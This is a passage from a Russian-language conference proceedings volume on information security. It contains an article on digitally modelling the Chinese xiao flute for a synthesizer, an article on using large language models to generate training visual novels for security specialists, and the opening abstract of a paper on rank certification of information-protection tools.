2. Банк данных угроз безопасности информации [Электронный ресурс]. URL: <https://bdu.fstec.ru/vul> (дата обращения: 15.08.2025).
3. Зенков, А. В. Информационная безопасность и защита информации / А. В. Зенков. М.: Юрайт, 2023. 108 с.
4. Папуловская, Н. В. Основы интернета вещей: учебно-методическое пособие / Н. В. Папуловская. Екатеринбург: Изд-во Урал. ун-та, 2022. 104 с.
5. Мачей, К. Интернет вещей. Новая технологическая революция / К. Мачей. М.: Бомбора, 2019. 132 с.
6. Нестеров, С. А. Основы информационной безопасности / С. А. Нестеров. М.: Лань, 2023. 324 с.
7. Максуров, А. А. Обеспечение информационной безопасности в сети Интернет: монография / А. А. Максуров. М.: Инфра-М, 2023. 226 с.
8. Горбунова, И. Б. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира / И. Б. Горбунова, И. Г. Алиева // Общество: философия, история, культура. 2016. № 9. С. 105–108.

УДК: 004.056

**РОССИЙСКИЙ ЭЛЕКТРОННЫЙ МУЗЫКАЛЬНЫЙ СИНТЕЗАТОР КАК ИНСТРУМЕНТ
ФОРМИРОВАНИЯ ИНФОРМАЦИОННО-ПСИХОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ
В УСЛОВИЯХ ЦИФРОВОЙ ТРАНСФОРМАЦИИ ОБРАЗОВАНИЯ: ИССЛЕДОВАНИЕ
И РАЗРАБОТКА МЕТОДА МОДЕЛИРОВАНИЯ ФЛЕЙТЫ СЯО**

Хэ Юньчуань^{1,2}, Яцентковская Нина Анатольевна¹

¹Российский государственный педагогический университет им. А. И. Герцена
наб. реки Мойки, 48, 191186, Санкт-Петербург, Россия

²Гуанчжоуский университет Синьхуа, Китайская Народная Республика
e-mails: 239mkl@mail.ru, he.yun@qq.com

Аннотация. В статье рассматриваются актуальные аспекты моделирования процесс музыкального творчества как средства формирования информационно-психологической безопасности китайских студентов и магистрантов, обучающихся по направлению подготовки «Цифровые технологии в музыке и саунд-дизайне». Описывается роль и примеры применения музыкально-компьютерных технологий в разработке Российского электронного музыкального синтезатора (РЭМС), содержащего тембры национальных китайских инструментов, значимых для сохранения и реализации гуманитарно-гуманистической парадигмы образования. Разработка инфокоммуникационных технологий и создание специализированного профессионально-направленного программного и аппаратного обеспечения (на примере создания РЭМС), предполагает формирование системы информационно-психологической безопасности обучаемых в условиях цифровой трансформации образования, что создаёт необходимые условия для развития осознанного консолидированного подхода обучаемых к эстетически акцентированному творческому постижению информационно-цифрового пространства, формирует правильные ориентиры, способствует закреплению позитивных интересов и предпочтений, являющихся важным фактором обеспечения информационно-психологической безопасности в условиях реализации образовательного процесса и последующего личностного роста. Авторами статьи также анализируется парадигма гуманитарной культуры как фактор обеспечения информационно-психологической безопасности личности обучаемого в условиях цифровой трансформации высшего образования, получаемого китайскими студентами и магистрантами в российском вузе.

Ключевые слова: информационно-психологическая безопасность; музыкально-компьютерные технологии; моделирование процесса музыкального творчества; Российский электронный музыкальный синтезатор, китайские народные музыкальные инструменты, гуманитарная культура.

**THE RUSSIAN ELECTRONIC MUSICAL SYNTHESIZER AS A TOOL FOR THE FORMATION
OF INFORMATION AND PSYCHOLOGICAL SECURITY IN THE CONTEXT OF DIGITAL
TRANSFORMATION OF EDUCATION: RESEARCH AND DEVELOPMENT
OF A METHOD FOR MODELING THE FLUTE**

He Yunchuan^{1,2}, Nina Yatsentkovskaya¹

¹The Herzen State Pedagogical University of Russia
48 Moyka Embankment, 191186, St. Petersburg, Russia

²Guangzhou Xinhua University, People's Republic of China
e-mails: 239mkl@mail.ru, he.yun@qq.com

Abstract. The article discusses the current aspects of modeling the process of musical creativity as a means of forming the information and psychological security of Chinese students and undergraduates studying in the field of *Digital Technologies in Music and Sound Design*. The article describes the role and examples of the use of music computer technologies in the development of the Russian Electronic Music Synthesizer (REMS), which contains the timbres of national Chinese instruments that are important for the preservation and implementation of the humanitarian and humanistic paradigm of education. The development of infocommunication technologies and the creation of specialized professionally oriented software and hardware (using the example of the creation of REMS), involves the formation of a system of information and psychological security of students in the context of digital transformation of education, which creates the necessary conditions for the development of a conscious consolidated approach of students to aesthetically focused creative comprehension of the information and digital space, forms the right guidelines, promotes consolidation positive interests and preferences. They are an important factor in ensuring information and psychological security in the context of the educational process and subsequent personal growth. The authors of the article also analyze the paradigm of humanitarian culture as a factor in ensuring the information and psychological security of the student's personality in the context of the digital transformation of higher education received by Chinese students and undergraduates at a Russian university.

Keywords: information and psychological security; music computer technologies; modeling of the process of musical creativity; Russian electronic musical synthesizer; Chinese folk musical instruments, humanitarian culture.

Введение. В период с 31 августа по 1 сентября 2025 года прошел 25-й юбилейный саммит Шанхайской организации сотрудничества (ШОС) в китайском городе Тяньцзинь. Мероприятие стало самым масштабным за 24-летнюю историю организации: в нем приняли участие лидеры всех десяти государств-членов ШОС. Встреча

президента России Владимира Путина и председателя КНР Си Цзиньпина была значимым событием в эти дни. «Безопасность в новых сферах», таких как «информационно-коммуникационные технологии (ИКТ)» и «призыв к международному сотрудничеству в этих областях», «координация в сфере безопасности» стали одними из ключевых вопросов, рассматриваемых на саммите [1].

Одним из таких примеров международного сотрудничества в области «координации в сфере безопасности» и реализации принципов «безопасности в новых сферах» является процесс обучения китайских студентов и магистрантов по направлению подготовки «Цифровые технологии в музыке и саунд-дизайне» (программа подготовки магистров по направлению «Информационные системы и технологии») и «Информационные технологии в музыке и саунд-дизайне» (программа подготовки бакалавров по тому же направлению образования) на базе научно-методической лаборатории «Музыкально-компьютерные технологии» Российского государственного педагогического университета им. А. И. Герцена в институте информационных технологий и технологического образования. В процессе обучения по данному профилю подготовки китайские магистранты и студенты во взаимодействии с российскими коллегами занимаются разработкой средств формирования информационно-психологической безопасности с использованием современных музыкально-компьютерных технологий (МКТ) в процессе разработки Российского электронного музыкального синтезатора, содержащего тембры национальных китайских инструментов, значимых для сохранения уникального культурного наследия народов Китайской Народной Республики, и связанных с этим вопросов реализации гуманитарно-гуманистической парадигмы образования.

Совместные разработки китайских и российских учёных, специалистов в области развития информационных технологий, осуществляемые совместно российскими педагогами и китайскими обучаемыми, создают условия для развития гуманитарной культуры как фактора обеспечения информационно-психологической безопасности личности обучаемого в условиях цифровой трансформации высшего образования, получаемого китайскими студентами и магистрантами в российском вузе.

В процессе обучения также анализируется парадигма гуманитарной культуры как фактор обеспечения информационно-психологической безопасности личности на примере разработок, связанных с сохранением исторического культурного наследия народов Китая, России и других стран мира.

Музыкальная культура Китая обладает многовековой историей, в которой духовые инструменты занимают особое место. Среди них флейта сяо выделяется своей уникальной конструкцией, богатым тембром и глубокой связью с традиционными музыкальными и философскими корнями [2]. Изучение этого инструмента представляет значительный интерес как с точки зрения его исторического развития, так и в контексте современных технологий синтеза звука.

Актуальность данного исследования обусловлена возрастающим интересом к цифровому воспроизведению акустических характеристик традиционных инструментов. В условиях развития компьютерных технологий и алгоритмического синтеза звука моделирование тембра сяо открывает новые возможности для сохранения и популяризации культурного наследия, а также для интеграции традиционных элементов в современные музыкальные композиции.

Целью работы является исследование исторических, конструктивных и акустических особенностей китайской флейты сяо и разработка алгоритма её синтеза с использованием современных МКТ.

Для достижения этой цели поставлены следующие *задачи*:

- изучить историческое развитие сяо, её конструктивные особенности и место в китайской музыкальной традиции;
- проанализировать акустические параметры инструмента и существующие методы синтеза духовых инструментов;
- разработать алгоритм синтеза звука сяо на основе физического моделирования и реализовать его в среде Csound.

Объектом исследования выступает китайская флейта сяо, а предметом — методы её цифрового моделирования и синтеза звука с использованием МКТ.

Методологическая база исследования включает историко-культурный анализ, акустические измерения, методы физического моделирования и алгоритмического синтеза (см., например, в [3]).

Практическая значимость работы заключается в создании программного инструмента, позволяющего воспроизводить характерный тембр сяо, что может быть использовано в музыкальной практике, звуковом дизайне и образовательных целях.

Проведённое исследование вносит вклад в область компьютерной музыкальной акустики и расширяет возможности цифрового воспроизведения традиционных инструментов, способствуя сохранению культурного наследия Китая.

Историческое развитие и особенности китайской флейты сяо

Китайская флейта сяо представляет собой важный элемент национальной музыкальной культуры, обладающий богатой историей и уникальными акустическими свойствами. Исследование, основанное на исторических источниках, этнографических данных и музыковедческих работах, обуславливает точность в передаче конструктивных особенностей и сравнительного анализа с аналогичными инструментами других народов [2; 4].

Флейта сяо (簫) (рис. 1 и 2) занимает особое место в истории китайской музыкальной культуры, являясь одним из древнейших духовых инструментов, чьи корни уходят в глубь тысячелетий. Ее происхождение тесно связано с развитием китайской цивилизации, а первые упоминания о подобных инструментах встречаются в древнейших письменных источниках, таких как «Ши цзин» (《诗经》, «Книга песен»), где описываются ритуальные и церемониальные практики, сопровождавшиеся игрой на духовых инструментах [2].

До эпохи Тан (618–907 гг. н. э.) термин сяо относился к многостольному инструменту, позже известному как пайсяо (панфлейта), тогда как одностольные флейты назывались ди. Популярность поперечной флейты значительно возросла в период Тан, и с этого времени вертикально держащуюся флейту стали называть сяо, панфлейту — пайсяо (ряд сяо), а поперечную флейту сохранили название ди. Сяо впервые появилась в эпоху Хань (206 г. до н. э. — 220 г. н. э.), вероятно, будучи заимствованной у народа цян, проживавшего на территории современного северо-западного Китая. Большинство сяо изготавливаются из бамбука, однако известны также экземпляры из нефрита, фарфора и слоновой кости.

Тем не менее, точное время появления сяо остается предметом научных дискуссий. Некоторые исследователи связывают происхождение сяо с эпохой Шан-Инь (商殷, XVI–XI вв. до н.э.), основываясь на археологических находках. В частности, в захоронениях того периода были обнаружены фрагменты костяных флейт, которые, по мнению ученых, являются прототипами современной сяо. Эти инструменты, изготовленные из костей птиц или животных, имели простую конструкцию с несколькими отверстиями и использовались в ритуальных целях [3]. В эпоху Чжоу (周朝, XI–III вв. до н.э.) флейта сяо уже заняла прочное место в придворной музыке и ритуалах.



Рис. 1. Внешний вид флейты сяо

В текстах «Ли цзи» (《礼记》, «Записки о ритуалах») подробно описывается использование сяо в церемониях жертвоприношений и государственных мероприятиях. В этот период сяо стала символом утонченности и духовности, а ее звучание ассоциировалось с гармонией между человеком и природой. Конфуций (孔子) в своих трудах неоднократно подчеркивал важность музыки в воспитании нравственности, а сяо, благодаря своему мягкому и медитативному звучанию, считалась инструментом, способным пробуждать в человеке чувство прекрасного и стремление к гармонии.



Рис. 2. Игрок на флейте сяо

В эпоху Хань (汉朝, 206 г. до н.э. — 220 г. н.э.) флейта сяо получила дальнейшее развитие. В этот период началось активное изготовление сяо из бамбука, что значительно улучшило качество звука и расширило диапазон инструмента.

В эпоху Тан (唐朝, 618–907 гг.) флейта сяо достигла пика своей популярности [4]. В этот период она стала неотъемлемой частью придворных оркестров и ансамблей. В поэзии Ли Бо (李白) и Ду Фу (杜甫) сяо часто упоминается как инструмент, сопровождающий размышления о жизни и природе. В этот период сяо также стала использоваться в театральных постановках и танцевальных представлениях, что свидетельствует о ее универсальности и широком распространении.



Рис. 3. Мастер в процессе изготовления сяо

Таким образом, флейта сяо прошла долгий путь развития, начиная с древних ритуальных практик и заканчивая сложными музыкальными композициями эпохи Тан. Ее история отражает не только эволюцию китайской музыки, но и глубокую связь инструмента с философией, литературой и культурой Китая. Сяо остается символом гармонии и духовности, а ее звучание продолжает вдохновлять музыкантов и слушателей по всему миру.

Компьютерное моделирование звучания такого инструмента и других трудноформализуемых музыкально-творческих процессов и явлений обогащает разработку интеллектуальной системы каталогизации музыки народов России и мира, создаваемую научно-педагогическим сообществом научно-методической лаборатории «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена во взаимодействии с сотрудниками лаборатории «Исследования азербайджанской профессиональной музыки устной традиции и их новые направления: органология и акустика» Азербайджанской академии музыки имени У. Гаджибеyli (см. подробнее в работах [5-7]), а также опираясь на участие учёных, программистов и музыкантов из Беларуси, Греции, Ирана, Кипра и Узбекистана. При разработке операционального аналитического инструментария для исследования интеллектуальной системы каталогизации музыки народов России и мира и возможности извлечения данных в условиях неопределенности, неточности и частичной надежности информации, направленных на исследования, связанные с компьютерным моделированием процесса музыкального творчества, работы представителей Китайской Народной Республики, опирающиеся на исследования магистрантов, аспирантов и студентов, обучающихся на базе НМЛ «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена (см., например, в работе [8]), существенно обогащают созданную ранее комплексную модель семантического пространства музыки [9-10] и дают основания к поиску совместных решений для координации деятельности российских и зарубежных фольклористов и этно-музыковедов, психологов, музыкальных акустиков и специалистов в области информационных технологий и кибернетического этномузыковедения, когнитивной музыкологии, а также трансдисциплинарных исследований в различных областях деятельности человека, включая системологию [11].

Это даёт основания для разработки инфокоммуникационных технологий и вычислительных систем с целью применения их в музыкальной практике и создания программного и аппаратного обеспечения (в том числе, их технологической базы), предполагающей формирование системы информационно-психологической безопасности обучаемых в условиях цифровой трансформации образования. Создание условий для развития осознанного консолидированного подхода обучаемых к эстетически акцентированному творческому постижению информационно-цифрового пространства формирует правильные ориентиры, способствует закреплению позитивных интересов и предпочтений, что является важным фактором обеспечения информационно-психологической безопасности в условиях реализации образовательного процесса и последующего личностного роста.

Заключение. Китайские магистранты во взаимодействии с российскими коллегами — педагогами и обучаемыми — занимаются разработкой средств формирования информационно-психологической безопасности с использованием инструментария современных МКТ в процессе разработки Российского электронного музыкального синтезатора, содержащего тембры национальных китайских инструментов, значимых для сохранения и развития реализации гуманитарно-гуманистической парадигмы образования.

Совместные разработки китайских и российских учёных, специалистов в области развития информационных технологий, осуществляемые совместно российскими педагогами и китайскими обучаемыми, создают условия для развития гуманитарной культуры как фактора обеспечения информационно-психологической безопасности личности обучаемого в условиях цифровой трансформации высшего образования, получаемого китайскими студентами и магистрантами в российском вузе на базе НМЛ «Музыкально-компьютерные технологии» РГПУ им. А. И. Герцена.

СПИСОК ЛИТЕРАТУРЫ

1. Итоги саммита ШОС-2025: контуры нового мирового порядка [Электронный ресурс]. URL: <https://www.mn.ru/smart/itogi-sammita-shos-2025-kontury-novogo-mirovogo-poryadka> (дата обращения: 20.09.2025).
2. Ли Ян. Особенности формирования тембрового архетипа старинной китайской флейты // *European Journal of Arts*, 2020. № 3. С. 120-124.
3. Мао Н. Китаизация западной флейты: из истории флейтового искусства Китая // *Актуальные проблемы высшего музыкального образования*, 2019. № 4 (54). С. 151–160.
4. Николенко Д.В. MIDI язык богов. СПб.: Наука и Техника, 2000.
5. Горбунова И.Б., Алиева И.Г. О проекте создания интеллектуальной системы по каталогизации и анализу музыки народов мира // *Общество: философия, история, культура*. 2016. № 9. С. 105-108.
6. Горбунова И.Б., Алиева И.Г. К проблематике разработки интеллектуальной системы каталогизации музыки народов России и мира. Трансдисциплинарный подход к изучению музыкальных явлений: теория нечётких множеств // В сборнике: Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. Санкт-Петербург, 2024. С. 316-319.
7. Gorbunova I. The Integrative Model for the Semantic Space of Music and a Contemporary Musical Educational Process: The Scientific and Creative Heritage of Mikhail Borisovich Ignatyev // *Educação*. 2021, № 46(1), e65/ 1–23.
8. Горбунова И.Б., Хоу В. Обзор цифровых интерактивных программ, используемых в музыкально-образовательном пространстве России и Китая // *Антропологическая дидактика и воспитание*. 2025. Т. 8. № 2. С. 85-102.
9. Gorbunova I.B., Petrova N.N. Music Computer Technologies, Supply Chain Strategy and Transformation Processes in Socio-Cultural Paradigm of Performing Art: Using Digital Button Accordion // *International Journal of Supply Chain Management*. 2019. Т. 8. № 6. С. 436- 445.
10. Gorbunova I.B., Zalivadny M.S., Tovpich I.O. On the Application of Models of the Semantic Space of Music in the Integrative Analysis of Musical Works and Music Education with Music Computer Technologies // *Apuntes Universitarios*. 2020. Т. 10. № 4. С. 13-23.
11. Gorbunova I.B. The Concept of Music Computer Pedagogical Education in Russia // *International Journal of Advanced Science and Technology*. 2020. Т. 29. № S6. С. 600-615.

УДК 004.056.5

ГЕНЕРАЦИЯ ВИЗУАЛЬНЫХ НОВЕЛЛ С ПОМОЩЬЮ БОЛЬШИХ ЯЗЫКОВЫХ МОДЕЛЕЙ КАК ИНСТРУМЕНТ ПОДГОТОВКИ СПЕЦИАЛИСТОВ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Яровой Роберт Владимирович

Военная академия связи им. Маршала Советского Союза С.М. Буденного
Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия
e-mail: Nadzar@yandex.ru

Аннотация. Переход к интерактивным образовательным форматам в подготовке специалистов по информационной безопасности обострил потребность в гибких инструментах, сочетающих когнитивную нагрузку и иммерсивность. Одним из таких решений становится генерация визуальных новелл с помощью больших языковых моделей. Представленный подход позволяет моделировать условно-реалистичные сценарии, где обучающийся выступает в роли субъекта принятия решений в условиях цифровых угроз. В статье исследуется структура и семантика генерируемого повествования, выявляются характеристики нарратива, способствующие формированию критического мышления, и анализируется функциональность языковой модели как обучающего агента.

Ключевые слова: визуальная новелла; языковая модель; информационная безопасность; моделирование сценариев; цифровые угрозы; обучающий агент; нарратив; интерактивное обучение; генерация контента.

GENERATING VISUAL NOVELS USING LARGE LANGUAGE MODELS AS A TOOL FOR TRAINING INFORMATION SECURITY SPECIALISTS

Yarovoy Robert

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny
3 Tikhoretsky Av, St. Petersburg, 194064, Russia
e-mail: Nadzar@yandex.ru

Abstract. The transition to interactive educational formats in the training of information security specialists has exacerbated the need for flexible tools that combine cognitive load and immersion. One such solution is the generation of visual novels using large language models. The presented approach allows simulating conditionally realistic scenarios, where the student acts as a decision-maker in the face of digital threats. The article examines the structure and semantics of the generated narrative, identifies the characteristics of the narrative that contribute to the formation of critical thinking, and analyzes the functionality of the language model as a learning agent.

Keywords: visual novel; language model; information security; scenario modeling; digital threats; learning agent; narrative; interactive learning; content generation.

Введение. Формирование компетентных специалистов в сфере кибербезопасности сталкивается с растущими трудностями, обусловленными динамикой угроз, их социальным контекстом и повышенной скрытностью воздействий. При всём разнообразии существующих программ подготовки, наблюдается доминирование методик, изначально ориентированных на репродуктивное освоение материала, где знания подаются в форме завершённых теоретических блоков, слабо связанных с деятельностным контекстом [1-3]. Подобная дидактическая инерция оказывается недостаточной в эпоху, когда повседневная реальность пронизана цифровыми рисками, распределёнными по множеству точек принятия решений.

Усиливается потребность в инструментах, способных вовлечь обучаемого в процесс, приближённый к реальной практике: не в виде условных задач, а как участие в последовательности событий с непредопределённым исходом. Возникает интерес к образовательным форматам, сочетающим симуляцию, нарратив и интерактивность — прежде всего, к визуальным новеллам. Этот жанр, традиционно применяемый в развлекательной среде, обладает неожиданным потенциалом для педагогики: благодаря структуре с ветвящейся логикой, визуальным сопровождающим и встроенным точкам выбора, возможно создание иллюзии ответственности и сопричастности, стимулирующей осмысленное действие.

Особую ценность представляет включение ситуационных задач, моделирующих угрозы, инциденты и дилеммы, возникающие в контексте информационной безопасности. При этом задействование игровых средств не ведёт к упрощению — наоборот, правильно выстроенный сценарий позволяет усложнить когнитивную нагрузку, не отрываясь от симулированной реальности. Подобная симуляция не создаёт риска для инфраструктуры, однако требует значительных усилий по созданию содержательно достоверного и педагогически выверенного материала.

На этом фоне обращение к большим языковым моделям представляется закономерным. Генеративные алгоритмы обладают способностью конструировать нарративы, насыщенные внутренней логикой и тематической связностью, адаптируемые под заданную цель. Их использование в качестве инструмента создания визуальных новелл открывает путь к персонализированным, динамическим и методически ценным обучающим модулям [4, 5], формирующим компетенции не столько через объяснение, сколько через проживание.

Визуальные новеллы, несмотря на игровое происхождение, демонстрируют устойчивую применимость в образовательных контекстах, требующих развития рефлексивных, поведенческих и аналитических навыков. Их структура, опирающаяся на последовательное ветвление событий и нелинейный нарратив, создаёт особую среду, в которой обучаемый оказывается вовлечённым не только как наблюдатель, но как действующее лицо, ответственное за последствия принятых решений.

С педагогической точки зрения визуальная новелла функционирует как интерактивный сценарий, наделённый следующими ключевыми свойствами:

- наличие разветвлённого сюжета с ветвлением по ключевым выборам;
- возможность скрытого или явного тестирования знаний и решений;
- эмоциональное погружение, способствующее лучшему усвоению материала;
- ассоциация с игровыми механиками, поддерживающими мотивацию.

Особый интерес представляет способность новеллы передавать содержание в косвенной, «вмонтированной» форме: вместо прямого изложения концептов используются повествовательные конструкции, в которых информация приобретает контекстуальное значение. Так, выбор из предложенных действий позволяет обучающемуся соотнести абстрактные знания с практической ситуацией — от идентификации угрозы до определения корректной стратегии реагирования.

Психологические аспекты усиливают эффект усвоения. Эмоциональное вовлечение, возникающее на фоне сюжетных поворотов и взаимодействия с персонажами, активизирует долгосрочную память, встраивая материал в личностно значимые схемы. Элемент неопределённости, связанный с последствиями выбора, стимулирует внимание, а повторяемость сценариев даёт возможность выстраивания поведенческих паттернов — как желательных, так и ошибочных, подлежащих последующему обсуждению.

Ключевое преимущество новелл в контексте информационной безопасности — способность моделировать атаки, инциденты и уязвимости, не прибегая к реальным системам. Образ врага, манипулирующего слабостями инфраструктуры или поведения, становится драматургическим центром, вокруг которого строится обучающее воздействие. Нарративное переживание угрозы приводит к закреплению защитных парадигм не только на уровне понятий, но и как интуитивной реакции.

При этом переход от теоретических формулировок к сюжетным поворотам требует трансляции учебных целей в сценарные узлы: например, проверка знания о многофакторной аутентификации может быть реализована через диалог, в котором персонаж принимает или отклоняет подозрительный запрос, не осознавая прямой связи с учебным материалом.

Таким образом, визуальные новеллы функционируют как медиатор между абстрактной системой знаний и конкретным поведенческим выбором, делая их особенно ценными в подготовке специалистов, чья деятельность связана с реагированием в условиях неопределённости и давления времени.

Формирование визуальной новеллы посредством больших языковых моделей (LLM) опирается на пошаговую автоматизацию сюжетного конструирования. На рис. 1 представлена логика процесса, отражающая роли входных данных, этапы обработки и формирование финального результата.




Рис. 1. Пайплайн генерации визуальной новеллы с использованием больших языковых моделей

В основе данного алгоритма генерации новеллы лежит генерация сюжета на основе входных данных о мирах (где будет происходить действие), персонажах (основные, которые будут в главной роли) и учебный материал (который будет изложен в повествовании). Затем на основе сюжета генерируются главы (их содержание), на основе глав генерируются сцены, диалоги и изображения для них (сцен), в последствии чего все элементы аккумулируются в единый — визуальную новеллу.

Передача специализированных знаний в художественном нарративе сопряжена с необходимостью соблюдения равновесия между художественной выразительностью и содержательной насыщенностью. Визуальная новелла, создаваемая при участии языковой модели, служит площадкой для интеграции предметных компетенций в контекст повествования. Однако автоматизированное «вшивание» дисциплинарного материала требует особых эвристик, обеспечивающих органичность и педагогическую эффективность.

Выделяются три базовых принципа такого включения:

- обучение через ситуацию: модель формирует сцену, в которой демонстрируется определённый инцидент (например, подозрительная активность в системе мониторинга). Персонажу необходимо интерпретировать происходящее, а значит — проявить знание логики поведения системы, терминологии и базовых процедур реагирования;

- обучение через противника: сценарий включает описание действий атакующего субъекта, его мотивов и используемых уязвимостей. Таким образом, игрок (или обучающийся) усваивает типологию атак, принципы социальной инженерии и схемы эксплуатации;

- обучение через последствия: исход сцены зависит от того, были ли предприняты адекватные защитные меры. Таким способом закладывается причинно-следственная связь между принятием решения и его техническими (или этическими) последствиями.

Пример. В одном из сгенерированных фрагментов визуальной новеллы главный персонаж, работник ИБ-отдела, обнаруживает всплеск входящих соединений на нестандартный порт. Для понимания ситуации ему необходимо провести анализ логов, различить нормальное и аномальное поведение, интерпретировать временные метки и атрибуты соединений. Модель формирует диалог, в котором персонаж обращается к своим знаниям, делает вывод, а затем проверяет гипотезу экспериментом. Нарратив при этом сохраняет внутреннюю мотивацию: расследование связано с развитием общего сюжета.

Дозирование сложности. Особое внимание уделяется балансу между технической точностью и доступностью. Слишком высокодетализированные описания могут разрушить повествовательную динамику; напротив, чрезмерная упрощённость сведёт обучающий потенциал к минимуму. Оптимальный уровень задаётся через:

- использование реплик, отражающих рассуждения персонажа в терминах своей профессиональной логики;

- постепенное введение терминов и их закрепление через контекст;

- наличие наглядных последствий верных и ошибочных решений.

Таким образом, интеграция дисциплинарного содержания в визуальную новеллу возможна не как внешний элемент, а как органическая часть повествовательной ткани, при условии соблюдения структурных и стилистических эвристик.

Заключение. Предпринятый анализ позволяет рассматривать визуальные новеллы, сгенерированные при участии больших языковых моделей, как перспективную форму дисциплинарного нарратива в сфере информационной безопасности. Особенность данного подхода заключается в возможности синтезировать техногенное содержание и сюжетную динамику, трансформируя профессиональные знания в форму переживаемого опыта.

Показано, что структурные свойства визуальных новелл — нелинейность, вариативность, эмоциональное вовлечение — создают условия для воплощения сложных понятий через художественно организованные сценарии. При этом сама языковая модель выступает не только инструментом генерации текста, но и средством адаптации содержания к психолингвистическим характеристикам целевой аудитории и тематике угроз.

Предложенная архитектура позволяет включать в повествование элементы моделируемых инцидентов, действия атакующих, логики противодействия, а также этические и ситуационные аспекты, которые традиционно оказываются за пределами формализованного обучения. Тем самым создаётся поле для формирования гибкой и адаптивной профессиональной картины мира, в которой знания не преподносятся декларативно, а разворачиваются как следствие взаимодействия с нарративной средой.

Таким образом, визуальная новелла в интерпретации языковой модели становится не просто медиумом, но и своеобразной когнитивной лабораторией, в которой могут соотноситься технические, поведенческие и коммуникативные аспекты информационной безопасности. Эта форма позволяет пересматривать границы между обучением, игровым мышлением и профессиональной идентичностью, закладывая основы нового типа взаимодействия с дисциплинарным знанием.

СПИСОК ЛИТЕРАТУРЫ

1. Карганов В. В., Федоров П. Н., Яшин В. И. Альтернативный подход по обучению специалистов в области защиты информации // Сборник избранных статей по материалам научных конференций ГНИИ «Нацразвитие». СПб., 2021. С. 375-382.
2. Карганов В. В., Федосеев Д. О., Карганова А. И. Применение инновационных технологий в системе военного профессионального образования // Инновационная деятельность в Вооруженных Силах Российской Федерации. Труды всероссийской научно-практической конференции. 2019. С. 14-17.
3. Яровой Р. В. Роль искусственного интеллекта в персонализации образования // Региональная информатика и информационная безопасность. Сборник трудов Санкт-Петербургской международной конференции и Санкт-Петербургской межрегиональной конференции. СПб. : СПОИСУ, 2024. С. 389-393.
4. Чувилов Д. А., Ким Р. И., Балдин А. В., Адамова Л. Е. Анализ больших языковых моделей для построения диалоговых систем // МИВАР-24. Сборник научных статей. М., 2024. С. 426-431.
5. Макаров О. Б. Использование современных больших языковых моделей с целью получения новых знаний // Инициативы молодых — науке и производству. Сборник статей VI Всероссийской научно-практической конференции молодых ученых и студентов. Пенза, 2023. С. 545-549.



ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ УПРАВЛЕНИЯ ОБЪЕКТАМИ МОРСКОЙ ТЕХНИКИ И МОРСКОЙ ИНФРАСТРУКТУРЫ

УДК 629.19

ПРИКЛАДНАЯ ТЕОРИЯ КОМПЛЕКСНОЙ ЗАЩИТЫ ИНФОРМАЦИИ: РАНГОВАЯ СЕРТИФИКАЦИЯ КАЧЕСТВА СРЕДСТВ ЗАЩИТЫ ИНФОРМАЦИИ И ФОРМИРОВАНИЕ ПУБЛИЧНЫХ БАЗ ДАННЫХ И ЗНАНИЙ

Алексеев Анатолий Владимирович

Санкт-Петербургский государственный морской технический университет

Лоцманская ул., 3, Санкт-Петербург, 190121, Россия

e-mail: iapbgks@bk.ru

Аннотация. В развитие положений разрабатываемой прикладной теории систем комплексной защиты информации (ПТ СКЗИ) рассмотрен вопрос ранговой сертификации качества средств и систем защиты информации (ССЗИ) в контексте системной оценки их качества и ранжирования с целью стимулирования создания конкурентно способных инновационных решений и формирования соответствующих публичных баз данных и знаний (БДЗ). Показано, что создание подобных БДЗ, их актуализация и открытая публикация позволят существенно снизить типаж и поток неперспективных ССЗИ, в том числе в составе Государственного реестра сертифицированных средств защиты информации, что существенно упростит для заказчиков, разработчиков, вендоров, дистрибьютеров и пользователей решение задач выбора наиболее предпочтительных элементов при создании СКЗИ, наилучшим образом соответствующих современным требованиям. Одновременно за счет ранжирования по качеству ССЗИ будет стимулироваться их развитие в обеспечение эффективного противодействия современным угрозам и вызовам в области информационной безопасности.

Ключевые слова: прикладная теория; системы комплексной защиты информации; базы данных и знаний; сертификация соответствия; сертификация качества; ранговая сертификация; перспективность развития; инновационное решение.

